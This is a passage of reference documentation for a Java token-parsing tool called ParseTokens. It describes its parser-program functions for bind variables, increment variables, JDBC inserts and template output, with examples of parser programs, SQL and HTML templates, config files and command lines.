 STP14  EQT   $null  n   $null                      $null STP15   // got the diff of min.  to UTC of
```

From the generated SQL-script:

```
/*============================================================================*/
/* Run at 10.12.2024 12:08:36 */
/*============================================================================*/

insert into sys_events (event_ts,usr,app,msg_part1,msg_part2,msg_part3) values
 (20241201.000502,'os/ubuntu/laptop-1','peter-VivoBook-ASUSLaptop-X513UA-M513UA g
```

To get all LOG messages that have been processed since the last two minutes, you have to subtract the value `0.0002`.

With a unified timestamp you can load different log-files into a database. The extraction of suspicious activities can be done by SQL-scripts.

Function	Function group and description	Remark
$null	All columns in a parser program must have a value; `$null` means „nothing to process“.	Nothing to do.
	ASSIGN (date & time)	
AssTY4BV01..90	Assign the actual token as a year with 4 digits into the specified bind-variable `:BV01..90` Example: `//` *`YYYYMMDD.HHMISS`* `act.token=2024:` `20240000.000000` An empty bind-var. starts with an empty string: `00000000.000000` All subsequent operations of the assign of date & time are added to the existing value. All leading alpha-numeric characters will be filtered from the actual token.	
AssTY2BV01..90	Assign the actual token as a year with 2 digits into the specified bind-variable `:BV01..90` Example: `//` *`YYYYMMDD.HHMISS`* `act.token=24:` `20240000.000000` For a specification of the year with 2 digits ‘20’ is added as prefix. The specification of the year 25 is written as 2025 into a template. An empty bind-var. starts with an empty string: `00000000.000000` All subsequent operations of the assign of date & time are added to the existing value. All leading alpha-numeric characters will be filtered from the actual token.	
AssTMMBV01..90	Assign the actual token as a month with 2 digits into the specified bind-variable `:BV01..90` Example: `//` *`YYYYMMDD.HHMISS`* `act.token=11:` `00001100.000000` An empty bind-var. starts with an empty string: `00000000.000000` All subsequent operations of the assign of date & time are added to the existing value. All leading alpha-numeric characters will be filtered from the actual token.	
AssTMOBV01..90	Assign the actual token as a month with 2 digits into the specified bind-variable `:BV01..90` Valid values for months (the token is converted into uppercase): JAN 01 FEB 02 MAR 03 APR 04 MAY 05 JUN 06 JUL 07	

AUG	08
SEP	09
OCT	10
NOV	11
DEC	12

Example:

```
//                YYYYMMDD.HHMISS
act.token=Nov:    00001100.000000
```

An empty bind-var. starts with an empty string: `00000000.000000`
All subsequent operations of the assign of date & time are added to the existing value.

AssTDDBV01..90 Assign the actual token as a day with 2 digits into the specified bind-variable `:BV01..90`

Example:

```
//                YYYYMMDD.HHMISS
act.token=27:     00000027.000000
```

An empty bind-var. starts with an empty string: `00000000.000000`
All subsequent operations of the assign of date & time are added to the existing value.

All leading alpha-numeric characters will be filtered from the actual token.

AssTHHBV01..90 Assign the actual token as a hour with 2 digits into the specified bind-variable `:BV01..90`

Example:

```
//                YYYYMMDD.HHMISS
act.token=06:     00000000.060000
```

An empty bind-var. starts with an empty string: `00000000.000000`
All subsequent operations of the assign of date & time are added to the existing value.

All leading alpha-numeric characters will be filtered from the actual token.

AssTMIBV01..90 Assign the actual token as a minute with 2 digits into the specified bind-variable `:BV01..90`

Example:

```
//                YYYYMMDD.HHMISS
act.token=19:     00000000.001900
```

An empty bind-var. starts with an empty string: `00000000.000000`
All subsequent operations of the assign of date & time are added to the existing value.

All leading alpha-numeric characters will be filtered from the actual token.

AssTSSBV01..90 Assign the actual token as a seconds into the specified bind-variable `:BV01..90`

Example:
```
//                  YYYYMMDD.HHMISS
act.token=25:     00000000.000025
```

An empty bind-var. starts with an empty string: `00000000.000000`
All subsequent operations of the assign of date & time are added to the existing value. Seconds are reduced (rounded) to two digits.

All leading alpha-numeric characters will be filtered from the actual token.

ASSIGN (val. to a bind-var.)

AssBV01..9001..90 Assign the value of the bind variable `:BV01..90` to the bind variable `:BV01..90`.

Example: `AssBV1001:` Assign the value of `:BV10` to `:BV01`.

AssDatBV01..90 Assign the date to the bind variable `:BV01..90` (Format "`HH:mm:ss`").

Example:
```
//LABEL MTYP  VAL TTYP EXEC                CALL   NEXT
 START $null  $null  - AssDatBV90_WrtTM01  $null  STP01

[PTK-240] the values of the BindVar.[01..90] (content only)
 :BV[90]="06.01.2026"

/*=====================================================*/
/* Run at 06.01.2026 */
/*=====================================================*/
```

AssTimBV01..90 Assign the time to the bind variable `:BV01..90` (Format "`HH:mm:ss`").

Example:
```
//LABEL MTYP  VAL TTYP EXEC                CALL   NEXT
 START $null  $null  - AssTmBV90_WrtTM01   $null  STP01

[PTK-240] the values of the BindVar.[01..90] (content only)
 :BV[90]="11:33:35"

/*=====================================================*/
/* Run at 11:33:35 */
/*=====================================================*/
```

AssDTmBV01..90 Assign the date and time to the bind variable `:BV01..90` (Format "`dd.MM.yyyy HH:mm:ss`").

Example:
```
//LABEL MTYP  VAL TTYP EXEC                CALL   NEXT
 START $null  $null  - AssDTmBV90_WrtTM01  $null  STP01

[PTK-240] the values of the BindVar.[01..90] (content only)
 :BV[90]="06.01.2026 11:33:35"

/*=====================================================*/
/* Run at 06.01.2026 11:33:35 */
/*=====================================================*/
```

AssLinBV01..90 Assign the line number from the source file to the bind variable `:BV01..90`

Example:
```
//LABEL MTYP  VAL TTYP EXEC                CALL   NEXT
 START $null  $null  - AssLinBV90_WrtTM01  $null  STP01
```

```
[PTK-240] the values of the BindVar.[01..90] (content only)
 :BV[90]="4711"
```

AssTokBV01..90 Assign the actual token to the bind variable `:BV01..90`

Example:
```
//LABEL MTYP  VAL TTYP EXEC                 CALL   NEXT
 START $null  $null  - AssTokBV90_WrtTM01  $null  STP01

[PTK-240] the values of the BindVar.[01..90] (content only)
 :BV[90]="SELECT"
```

AsuTokBV01..90 Assign the actual token to the bind variable `:BV01..90` in uppercase

Example:
```
//LABEL MTYP  VAL TTYP EXEC                 CALL   NEXT
 START $null  $null  - AsuTokBV90_WrtTM01  $null  STP01

[PTK-240] the values of the BindVar.[01..90] (content only)
 :BV[90]="SELECT"
```

AssPTkBV01..90 Assign the previous token to the bind variable `:BV01..90`

Example:
```
//LABEL MTYP  VAL TTYP EXEC                 CALL   NEXT
 START $null  $null  - AssPTkBV90_WrtTM01  $null  STP01

[PTK-240] the values of the BindVar.[01..90] (content only)
 :BV[90]="SELECT"
```

AsuPTkBV01..90 Assign the previous token to the bind variable `:BV01..90` in uppercase.

Example:
```
//LABEL MTYP  VAL TTYP EXEC                 CALL   NEXT
 START $null  $null  - AsuPTkBV90_WrtTM01  $null  STP01

[PTK-240] the values of the BindVar.[01..90] (content only)
 :BV[90]="SELECT"
```

AssNCBBV01..90 Assign the nesting level of the curly brackets {} to the bind variable `:BV01..90`

curly bracket=**N**esting-level of **C**urly **B**racket=>NCB

AssNRBBV01..90 Assign the nesting level of the round brackets () to the bind variable `:BV01..90`

round bracket=**N**esting-level of **R**ound **B**racket=>NRB

AssNSBBV01..90 Assign the nesting level of the square brackets [] to the bind variable `:BV01..90`

square bracket=**N**esting-level of **S**quare **B**racket=>NSB

AssUniBV01..90 A check is made to see whether the value in the specified bind variable already exists in the index for unique values. If it is not found, the value is stored into the index. If the value already exists, all subsequent functions are deactivated. This way, a list of unique values can be created.

Example:
```
// If unique store the act. Value of :BV01 in the index
//LABEL MTYP VAL TTYP  EXEC        CALL   NEXT
STP05   EQT  $null  v  AssUniBV01  $null  STP06
```

AsuUniBV01..90 A check is made to see whether the value in the specified bind variable already exists in the index for unique values. If it is not found, the value is stored into the index **in uppercase**. If the value already exists, all subsequent functions are deactivated. This way, a list of unique values can be created.

Example:
```
//LAB MTYP VAL  TTYP EXEC               CALL  NEXT
SEL03  EQV JOIN    - AsuUniBV01_WrtTM03 $null SEL02
```

AssIdxTok A check is made to see whether the value of the actual token already exists in the index for unique values. If it is not found, the value is entered into the index. If the value already exists, nothing happens.

Example:
```
//LAB MTYP  VAL  TTYP  EXEC               CALL  NEXT
SEL03  EQV  JOIN    -  AssIdxTok_WrtTM03  $null SEL02
```

AssIdxBV01..90 A check is made to see whether the value in the specified bind variable already exists in the index for unique values. If it is not found, the value is entered into the index. If the value already exists, nothing happens.

Example:
```
//LAB MTYP  VAL  TTYP EXEC               CALL  NEXT
SEL03  EQV  JOIN    - AssIdxBV01_WrtTM03 $null SEL02
```

AsuIdxBV01..90 A check is made to see whether the value in the specified bind variable already exists in the index for unique values. If it is not found, the value is entered into the index **in uppercase**. If the value already exists, nothing happens.

Example:
```
//LAB MTYP  VAL  TTYP EXEC               CALL  NEXT
SEL03  EQV  JOIN    - AsuIdxBV01_WrtTM03 $null SEL02
```

APPEND/PREPEND

AppBV01..9001..90 Append the content of the bind var. :BV01..90 to the bind var. :BV01..90.

Example: `AppBV1001:`
Append the value of the `:BV10` to the `:BV01`.

AppTokBV01..90 Appending the actual token to the bind variable `:BV01..90`

Example:
```
// append the act. token at :BV10
//LAB MTYP   VAL  TTYP EXEC        CALL   NEXT
SUB01 $null  $null  -  AppTokBV10  $null  SUB01
```

ApuTokBV01..90 Appending the actual token to the bind variable `:BV01..90` **in uppercase**

Example:
```
// append the act. token at :BV10 in uppercase
//LAB MTYP   VAL  TTYP EXEC        CALL   NEXT
SUB01 $null  $null  -  ApuTokBV10  $null  SUB01
```

AppAstBV01..90 Appending an asterisk to the bind variable `:BV01..90`

Example:
```
// append an asterisk at :BV10
//LAB MTYP   VAL  TTYP EXEC        CALL   NEXT
SUB01 $null  $null  -  AppAstBV10  $null  SUB01
```

AppSpaBV01..90 Appending a space to the bind variable `:BV01..90`

Example:
```
// append space at :BV10
//LAB MTYP   VAL  TTYP EXEC        CALL   NEXT
SUB01 $null  $null  -  AppSpaBV10  $null  SUB01
```

AppSlaBV01..90 Appending a slash to the bind variable `:BV01..90`

Example:
```
// append s slash at :BV10
//LAB MTYP   VAL  TTYP EXEC        CALL   NEXT
SUB01 $null  $null  -  AppSlaBV10  $null  SUB01
```

AppDotBV01..90 Appending a dot to the bind variable `:BV01..90`

Example:
```
// append s dot at :BV10
//LAB MTYP   VAL  TTYP EXEC        CALL   NEXT
SUB01 $null  $null  -  AppDotBV10  $null  SUB01
```

PrpTokBV01..90 Prepend the actual token to the bind variable `:BV01..90`

Example:
```
// prepend the act. token at :BV10
//LAB MTYP   VAL  TTYP EXEC        CALL   NEXT
SUB01 $null  $null  -  PrpTokBV10  $null  SUB01
```

PruTokBV01..90 Prepend the actual token to the bind variable `:BV01..90` **in uppercase.**

Example:
```
// prepend the act. token at :BV10 in uppercase
//LAB MTYP   VAL  TTYP EXEC        CALL   NEXT
SUB01 $null  $null  -  PruTokBV10  $null  SUB01
```

PrpAstBV01..90 Prepend an Asterisk to a bind variable `:BV01..90`

Example:
```
// prepend an asterisk at :BV10
//LAB MTYP   VAL  TTYP EXEC        CALL   NEXT
SUB01 $null  $null  -  PrpAstBV10  $null  SUB01
```

PrpSpaBV01..90 Prepend a space to a bind variable `:BV01..90`

Example:
```
// prepend space at :BV10
//LAB MTYP   VAL  TTYP EXEC        CALL   NEXT
SUB01 $null  $null  -  PrpSpaBV10  $null  SUB01
```

PrpSlaBV01..90 Prepend a slash to the bind variable `:BV01..90`

Example:
```
// prepend a slash at :BV10
//LAB MTYP   VAL  TTYP EXEC        CALL   NEXT
SUB01 $null  $null  -  PrpSlaBV10  $null  SUB01
```

PrpDotBV01..90 Prepend a dot to the bind variable `:BV01..90`

Example:
```
// prepend a dot at :BV10
//LAB MTYP   VAL  TTYP EXEC        CALL   NEXT
SUB01 $null  $null  -  PrpDotBV10  $null  SUB01
```

CHECK UNIQUE

ChkUniBV01..90 Check that the content of the specified bind-var. is unique compared to the stored list. If the value is not unique an error is reported. NULL-values are skipped.

```
//LAB MTYP   VAL  TTYP EXEC        CALL   NEXT
SUB01 $null  $null  -  ChkUniBV42  $null  SUB01
```

CLEAR/RESET

ClrNulBVA Reset (clear) all bind variables with **NUL**L.

```
// Reset (clear) all bind-var. with NULL
:BV01..90=”NULL”
```

ClrNthBVA Reset all bind variables without a value (=>**Not**hing). This is default.

```
// Reset (clear) all bind-var. with “”
:BV01..90=””
```

ClrNulBV01..90 Reset the specified bind variable `:BV01..90` with NULL.

```
// Reset (clear) :BV01 with NULL
:BV01=”NULL”
```

ClrNthBV01..90 Reset the specified bind variable `:BV01..90` without a value (=>**Not**hing).

```
// Reset (clear) :BV01 withNothing
:BV01=””
```

ClrIVA Reset all increment-variables with the value 0.

```
// Reset (clear) all increment-var. With 0.
:IV01..99=0
```

ClrIV01..99 Reset the specified increment `:IV01..99` variable with the value 0.

```
// Reset (clear) the increment-var. :IV01 With 0.
:IV01=0
```

ClrBVI Clear the index-for-unique-values for a bind variable without a value (nothing).

COMPARE TO NULL OR NOT NULL

DeFuIfNulBV01..90 If the specified bind variable is equal to NULL, all subsequent functions in the function list are deactivated.

```
// if :BV01 is NULL do NOT write templ.01
STP11 EQT  $null  l DeFuIfNulBV01_WrtTM01  $null  STP03
```

DeFuIfNNlBV01..90 If the specified bind variable is equal to NOT NULL, all subsequent functions in the function list are deactivated.

```
// if :BV01 is NOT NULL do NOT write templ.01
//  or IF :BV01 is NULL write templ.01
STP11 EQT  $null  l DeFuIfNNlBV01_WrtTM01  $null  STP03
```

	CONVERT TOKEN TO UPPER-/LOWER-CASE
ConTokUpp	Convert the actual token to upper-case.
ConTokLow	Convert the actual token to lower-case.
	INCREMENT/DECREMENT

IncrIV01..99	Incrementing the specified increment variable.
	`:IV01..99`
	
	`// add 1 to IV11 & write template08`
	`FINAL $null $null - IncrIV11_WrtTM08 $null $null`

DecrIV01..99	Decrementing the specified increment variable.
	`:IV01..99`
	
	`// subtract 1 from IV11 & write template08`
	`FINAL $null $null - DecrIV11_WrtTM08 $null $null`

	JDBC-Interface

JDBCa01..9001..90	The 1. INSERT-statement from the file `TAFrConf.txt` is taken. The ? is replaced by a string, that is build from the actual content of the bind-variables specified from the function-name. Their value is delimited by a single-apostrophe and separated by commas.
	
	Example:
	`// the :BV01..:BV04 are inserted by insert-stmt.1:`
	`// a=1 JDBCa0204`
	`INSERT INTO event_logs VALUES ('OS',?);`
	`// if :BV01=AA,:BV02=BB,:BV03=CC,:BV04=DD`
	`INSERT INTO event_logs VALUES ('OS','AA','BB','CC','DD');`

JDBCb01..9001..90	**JDBCb...** the 2. INSERT-statement is taken from TAFRConf.txt.
JDBCc01..9001..90	**JDBCc...** the 3. INSERT-statement is taken from TAFRConf.txt.
JDBCd01..9001..90	**JDBCd...** the 4. INSERT-statement is taken from TAFRConf.txt.
JDBCe01..9001..90	**JDBCe...** the 5. INSERT-statement is taken from TAFRConf.txt.
JDBCf01..9001..90	**JDBCf...** the 6. INSERT-statement is taken from TAFRConf.txt.
JDBCg01..9001..90	**JDBCg...** the 7. INSERT-statement is taken from TAFRConf.txt.
JDBCh01..9001..90	**JDBCh...** the 8. INSERT-statement is taken from TAFRConf.txt.
	PUSH-BACK-TOKEN

PbkTok	Push-back Token: The current token is used again; the bracket stack is not modified.
	
	`// push-back-token, next STP11`
	`STP09 EQT $null l PbkTok $null STP11`
	
	It is easy to produce endless-loops with this function. Therefore a unbroken sequence or push-back-token is limited to 5.

	STOP EXECUTION
StopExeErr	Stop the execution with an errors-message. This function can be used to stop the execution if an serious error has occurred. The error-no. 1000 reports this.
StopExeSuc	Stop the execution silently. This function can be used to stop the execution if the final record needs a processing, that cannot be done by the final-functionality (Label FINAL). A final record could be appended at the inFile with cat >> for example. If the value of this record is matched this function stops the processing silently.

WRITE INTO A TEMPLATE

WrtTMFix

Replaces all bind variables `(:BV01..90)` of the template with the fix name with the actual values of the bind variables and appends it to the output file.


Example:
The function `WrtTMFix` in a parser-program uses the template **`TmpRecs.txt`** (3. parameter of the call of `ParseTokens`) and appends the output into the file `InvRecs.txt` (4. parameter of the call of `ParseTokens`):

```
spERR  EQT   $null          l   WrtTMFix
spERR  $null $null          -   AppTokBV50_AppSpaBV50
//
```

```
$ java ParseTokens pExe3 inFil TmpIRecs.txt,nil
 InvRecs.txt
```

```
InvalidRecs.txt          1,9 MB   Text        Mon 15 Dec 2025 07:28:35 PM CET
```

If a value for the template with the fix name is specified in the command-line, this value is taken; otherwise the specified value from the CFG-file `WriteShellScript.cfg` is used. As mentioned above value for the template with the fix name can be specified in the command-line in the 3. parameter (for example **`TmpIRecs.txt`**):
A value for the template with the fix name can also be specified in the CFG-file `WriteShellScript.cfg`:



The path and the filename for the template for the fix name is `templFix.txt`

The function `WrtTMFix` for example writes into the template `templFix.txt` and appends this to the output file `outFile.txt`.

For a detailed explanation see
How to specify Template-Names and the Name of the Write-Functions


WrtTM01..99


Replaces all bind-variables `(:BV01..90)` in the specified template with the actual content of the bind-variables and appends this to the output-file.

If a value for the templates with the variable names is specified in the command-line, this value is taken; otherwise the specified value from the CFG-file `WriteShellScript.cfg` is used. A value for the template with the variable name can be specified in the command line in the 3. parameter separated by a comma:

```
$ java ParseTokens <parser-prg> <fileToParse>
 <nil,templ00> <outFile>
```

A value for the template with the variable name can be specified in the CFG-file `WriteShellScript.cfg`:





The path and the filename for the template for the variable name is „`templ01..99`“ is `.. templ00.txt`

The exact number of the template that should be used is taken from the write-function.

Example (from `/exa03`):

```
$ java -cp /home/peter/pbug/java/src ParseTokens
parserExe.txt inFileTmp.txt nil,templ00.txt DBInput.sql
```

(from the parser-program from `/exa03`):

```
//LAB MTYP VAL TTYP EXEC                      CALL  NEXT
 SUB03 EQT $null v IncrIV01_WrtTM32_PbkTok $null $return
 SUB03 EQT $null s IncrIV01_WrtTM32_PbkTok $null $return
 SUB03 EQT $null l IncrIV01_WrtTM32        $null $return
```

The template `/exa03/templ32.txt`:

templ32.txt

```
INSERT INTO tmp (id,col01,col02,col03,col04,col05,col06,col07,col08,col09,col10,col11,col12,col13,col14)
 VALUES (:IV01,':BV01',':BV02',':BV03',':BV04',':BV05',':BV06',':BV07',':BV08',':BV09',':BV10',':BV11',':BV12',':BV13',':BV14');
```

Using this construction, you can write into 99 templates `(00..99)`. Together with the template with the fix name there are 100 templates available.

For a detailed explanation see
How to specify Template-Names and the Name of the Write-Functions

WrtUniTM01..99 Replaces the bind-variable `(:BV01)` in the specified template with the content of the index-list (sorted) and appends this to the output-file.

Example (from `/exa02`):
The function `WrtUniTM19` writes into the template `templ19.txt` and appends this to the output file.

`/exa02/templ19.txt:`

```
1   <tr><td style="background-color:rgb(230,230,230)"> :BV01 </td></tr>
```

```
//LAB MTYP VAL TTYP EXEC ...
// final processing
FINAL $null $null ..._AssIdxBV01_WrtTM18_WrtUniTM19_...
```

The list of the table-names in
`/exa02/out_ddMMyy_Hhmm.html.html:`

unique list of all table accesses by table-owner and table-name

INFORMATION_SCHEMA.COLUMNS
NULL."helper_tab01"
NULL."helper_tab02"
NULL."tab01"
NULL."tab02"
NULL."tab03"
NULL."tab04"
NULL."tab05"
NULL.BLOAT_DATA
NULL.BTREE_INDEX_ATTS
NULL.CONSTANTS

.....

The Bind Variables

The results of the text analysis are entered into the templates via the bind variables.

Example:

```
<tr><td>table-access in SELECT-stmt table :BV01</td><td>in line :BV02</td></tr>
```

In this case, the contents of the two bind variable 1 (`:BV01`) and bind variable 2 (`:BV02`) are entered in the two designated places.

Predefined bind variables:

Bind Var.	Content	Description
`:BV91`	class-path for Java	The Class-Path for the Java-interpreter.
`:BV92`	input-Filename	Filename of the parsed file.
`:BV93`	Control-Char for the parsing	Decimal-Separator, 1000er-Separator and masking of the single- and double-quote-characters. Example: `.,b` Decimal-Separator : `.` 1000er-Separator : `,` Masking of single- & double-quote- char. : `b`
`:BV94`	output-Filename	Filename of the output-file.
`:BV95`	parser-program	Filename of the parser-program.

`:BV96`	Template-1	Filename for the template (with the fix name). If no template with a fixed name is required, a dummy value must be specified, e. g. `nil`. Example:
		`peter@peter-Aspire-A315-51:~/pbug/java/exa08$ cat WriteShellScript.cfg`
		`classPath=../src`
		`inputFile=inFile1.txt`
		`inControl=y`
		`outputFile=outFile1.txt`
		`parserPrg=parserPrg.txt`
		`templateFix=nil`
		`templateNum=templ00.txt`
		`tokenizer=LOG`
		`keywordList=`
		`shellScript=mk.sh`
		`incharSet=UTF_8`
		`outcharSet=UTF_8`
		`filterComments=/`
		`peter@peter-Aspire-A315-51:~/pbug/java/exa08$`

`:BV97`	Template-2	Filename for the templates (with the variable names) (01..99). Example:

```
peter@peter-Aspire-A315-51:~/pbug/java/exa08$ cat WriteShellScript.cfg
classPath=../src
inputFile=inFile1.txt
inControl=y
outputFile=outFile1.txt
parserPrg=parserPrg.txt
templateFix=nil
templateNum=templ00.txt
tokenizer=LOG
keywordList=
shellScript=mk.sh
incharSet=UTF_8
outcharSet=UTF_8
filterComments=/
peter@peter-Aspire-A315-51:~/pbug/java/exa08$
```

`templ00` The characters `00` are replaced by the 2 digits from the function name:
`_WrtTM02_` or `_WrtUniTM02_` i is changed to `templ02`.

```
STP04 EQT $null 1 AssBV1201_AppSpaBV01_AppBV1001_Ap
FINAL $null $null - WrtUniTM02
$null $null $null - $null
```

`:BV98`	tokenizer	The used tokenizer.
`:BV99`	keyword-list	Filename of the keyword-list.
`:BV100`	filename shell-script	Filename of the shell-script.

Formatting Bind- and Increment-Variables

The bind- and the incement-variables can be left- or right-aligned:

Part of the format-command	meaning
`CfgFmt`	a fix value
`IV or BV`	bind-var.: BV incement-var. IV
`L or R`	left=L right=R
`1..200`	min. .. max.value append or prepend blanks to the specific length

```
*/
CfgFmtIV01L3  CfgFmtIV02L3  // IV01 and IV02 3 chars. right-align.
```

In the example above the increment-var. 1 and 2 are left-aligned with the length of 3 characters.

Example: `CfgFmtIV03L3`

Part of the format-command	meaning
`CfgFmt`	a fix value
`IV 03`	increment-var. IV, always 2 digits
`L`	left=L
`3`	append blanks for the spec. length of 3

The formatting (left-aligned) of the increment-var. 1 and 2:

```
STP:IV01  EQT    -      :BV01  $null                                    $null  STP:IV02  //
```

```
/*=============================================================================================================*/
/* Run at 20.01.2025 11:52:12, IN: inFile.tok, OUT: parserPrgOut.txt, Tokenizer: 3GLLF */
/*=============================================================================================================*/

//LABEL MTYP   VAL   TYP EXEC                                    CALL  NEXT
 STP1    EQT    -      n  $null                                  $null  STP2    // "2025" in line 2
 STP2    EQT    -      p  $null                                  $null  STP3    // "-" in line 3
 STP3    EQT    -      n  $null                                  $null  STP4    // "01" in line 4
 STP4    EQT    -      p  $null                                  $null  STP5    // "-" in line 5
 STP5    EQT    -      n  $null                                  $null  STP6    // "15" in line 6
 STP6    EQT    -      w  $null                                  $null  STP7    // "T14" in line 7
 STP7    EQT    -      p  $null                                  $null  STP8    // ":" in line 8
 STP8    EQT    -      n  $null                                  $null  STP9    // "35" in line 9
 STP9    EQT    -      p  $null                                  $null  STP10   // ":" in line 10
 STP10   EQT    -      n  $null                                  $null  STP11   // "01.088964" in line 11
 STP11   EQT    -      p  $null                                  $null  STP12   // "+" in line 12
 STP12   EQT    -      n  $null                                  $null  STP13   // "01" in line 13
 STP13   EQT    -      p  $null                                  $null  STP14   // ":" in line 14
```

How to specify Template-Names and the Name of the Write-Functions

The working-steps of the parser-program for writing into the output-file:

1. Find the specified template,
2. replace all bind-variables in the template by its actual value and
3. append this to the specified output-file.

There are 2 concepts:

- a fix name for a template and
- variable names for the templates (by a number from 00..99 taken from the function-name of the write-function).

The function **`WrtTMFix`** used in a parser-program writes into a file with the name `<templateFix>`.

Example (from `/exa09` the 3. example):

```
$ java ParseTokens <parser-progr.> <file to parse>  <template>        <output-file>
$ java ParseTokens parserExe3.txt  inFileTok3KW.txt TmpInvRec.txt,nil InvalidRecs.txt
```

From the parser-program for the 3. example (`/exa09/parserExe3.txt`):

```
// ERR
spERR  EQT    $null          l   PbkTok_WrtTMFix
spERR  $null  $null          -   AppTokBV50_AppSpaBV50
//
```


The function WrtTMFix writes the invalid records into the file `InvalidRecs.txt`.
From the file-system:

The functions **`WrtTM00..99`** used in a parser-program use files (=templates) with the name `<template00..99>`. The exact template-name is specified with the number in the function-name: `WrtTM02` takes the template `templ02.txt`.

Example:

```
$ java parserExe.txt inFileTmp3.txt nil,templ00.txt out_ddMMyy_HHmm.html
```

```
77    CCD01   EQT    $null      l   $null
78    CCD01   CVLloIV10  8      -   AppSpaBV01_ApuTokBV01_WrtTM02
79    CCD01   EUV    ;          -   AppSpaBV01_ApuTokBV01_WrtTM02
80    CCD01   $null  $null      -   AppSpaBV01_ApuTokBV01_IncrIV10
81
```



The function `WrtTM02` takes the template `templ02.txt`, replaces all bind-variables by the actual content of the according bind-var. and appends the text into the output-file `out_ddMMyy_Hhmm.html`.

The template `/exa02/templ02.txt`:

```
<tr><td style="background-color:rgb(255,220,255)"><b>DDL: :BV01 ...</b> ... :BV89</td></tr>
```


The file-name for the output-file of the example above contents placeholder for date & time:

```
/exa02/out_ddMMyy_HHmm.html
/exa02/out_291225_1131.html
```

If a value for the template with the fix name is specified in the command-line, this value is taken; otherwise the specified value from the CFG-file `WriteShellScript.cfg` is used. A value for the template with the fix name can be specified in the command-line in the 3. parameter:

```
ParseTokens <parser-prg> <fileToParse> <templ> <outFile>
example the value for <templ>:
      templFix.txt
```

A value for the template with the fix name can be specified in the CFG-file `WriteShellScript.cfg`:




The path and the filename for the template for the fix name is `templFix.txt`

The function `WrtTMFix` for example writes into the template `templFix.txt` and appends this file to the output file `outfile.html`.

If a value for the template with the variable name is specified in the command, this value is taken; otherwise the specified value from the CFG-file `WriteShellScript.cfg` is used. A value for the template with the variable name can be specified in the command-line in the 3. parameter separated with a comma:

```
ParseTokens <parser-prg> <fileToParse> <templ> <outFile>
example for the value for <templ>:
      nil,templ00
```

A value for the template with the variable name can be specified in the CFG-file `WriteShellScript.cfg`:



The path and the filename for the template for the variable name is „`templ01..99`“ is `.. templ00.txt`

